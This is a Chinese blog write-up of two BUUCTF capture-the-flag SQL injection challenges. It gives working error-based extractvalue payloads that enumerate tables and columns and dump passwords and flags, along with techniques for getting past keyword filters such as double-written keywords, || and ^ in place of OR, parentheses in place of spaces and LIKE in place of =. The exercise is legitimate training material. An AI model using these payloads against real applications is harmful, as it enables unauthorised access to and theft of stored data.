

# buuctf BabySQL+HardSQL

原创

闭关不更新  于 2021-11-20 16:34:31 发布  3426  收藏

文章标签: [网络安全](#) [php](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45441315/article/details/121441114](https://blog.csdn.net/weixin_45441315/article/details/121441114)

版权

## buuctf BabySQL

1、进入登录页面




## 2、随便输入



发现用户名和密码错误

**NO, Wrong username password!!!**

3、尝试判断是否为字符型注入



根据报错，确定为单引号字符型注入，密码处也尝试了一下，发现也是单引号字符型注入，说明有2处注入漏洞

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1' at line 1

4、尝试万能密码



1' or 1=1--

发现or被过滤了

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1--' at line 1

尝试双写or



成功绕过

这里说下双写or为什么可以绕过

因为这个网页只对or进行一次过滤，即将字符串中的or替换为空，但是我们可以双写or去绕过，我们也可以||去代替or



但是发现这个密码并没有用

## 5、测试有哪些关键字被过滤



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " at line 1



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select-- " at line 1


发现select被过滤

继续测试and, substr, from这些都被过滤了

6、开始爆数据，知道怎么绕过了，后面就很简单了


爆表：

```
'|| extractvalue(0x7e,concat('~',database())) --
```



爆数据库：

```
'|| extractvalue(0x7e,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database())) --
```



爆列

```
'|| extractvalue(0x7e,concat('~',(select group_concat(column_name) frfromom infoorrnation_schema.columns whewhere table_schema=database() anandd table_name='b4bsql')) --
```

XPATH syntax error: '~id,username,password'

爆数据

```
'|| extractvalue(0x7e,concat('~',(select password frfromm b4bsql limit 7,1))) --
```

爆到第7列发现flag，也可以使用burp的intruder来进行爆破数据

XPATH syntax error: '~flag{09b6ece3-44fa-44a8-a97f-54'

发现flag被截断，使用substr查看后面被截断的flag

mysql substr() 函数

```
'|| extractvalue(0x7e,concat('~',(select substr(password,20) frfromm b4bsql limit 7,1))) --
```

XPATH syntax error: '~44a8-a97f-540c9efd1808}'

将得到的flag组合即可得到flag

flag{09b6ece3-44fa-44a8-a97f-540c9efd1808}

## buuctf HardSQL

经过测试and，空格，-，=，|，&都被黑名单了，但是extractvalue没有被过滤，所以我们可以使用xpath报错

1、爆数据库

空格用括号代替，括号一定要有闭合，闭合内的语句要的是一个select语句、函数、字符串、列、表、库等等

```
1'or(extractvalue(1,concat(0x7e,database())))#
```

或

如果or也被过滤的话，可以用^异或符号

```
1'^extractvalue(1,concat(0x7e,database())))#
```

XPATH syntax error: '~geek'

2、爆表

=用like替代

```
^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(database()))))#
```

XPATH syntax error: '~H4rDsQ1'

### 3、爆列

```
^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsQ1'))))#
```

XPATH syntax error: '~jd,username,password'

### 4、爆数据

```
^extractvalue(1,concat(0x7e,(select(password)from(H4rDsQ1))))#
```

XPATH syntax error: '~flag{d970a5cf-8466-448d-8204-3a'

~flag{d970a5cf-8466-448d-8204-3a

substr被过滤，使用right查找被截断的字符串

```
^extractvalue(1,concat(0x7e,right((select(password)from(H4rDsQ1)),20)))#
```

XPATH syntax error: '~d-8204-3a349037756c}'

~d-8204-3a349037756c}

破解后得到flag flag{d970a5cf-8466-448d-8204-3a349037756c}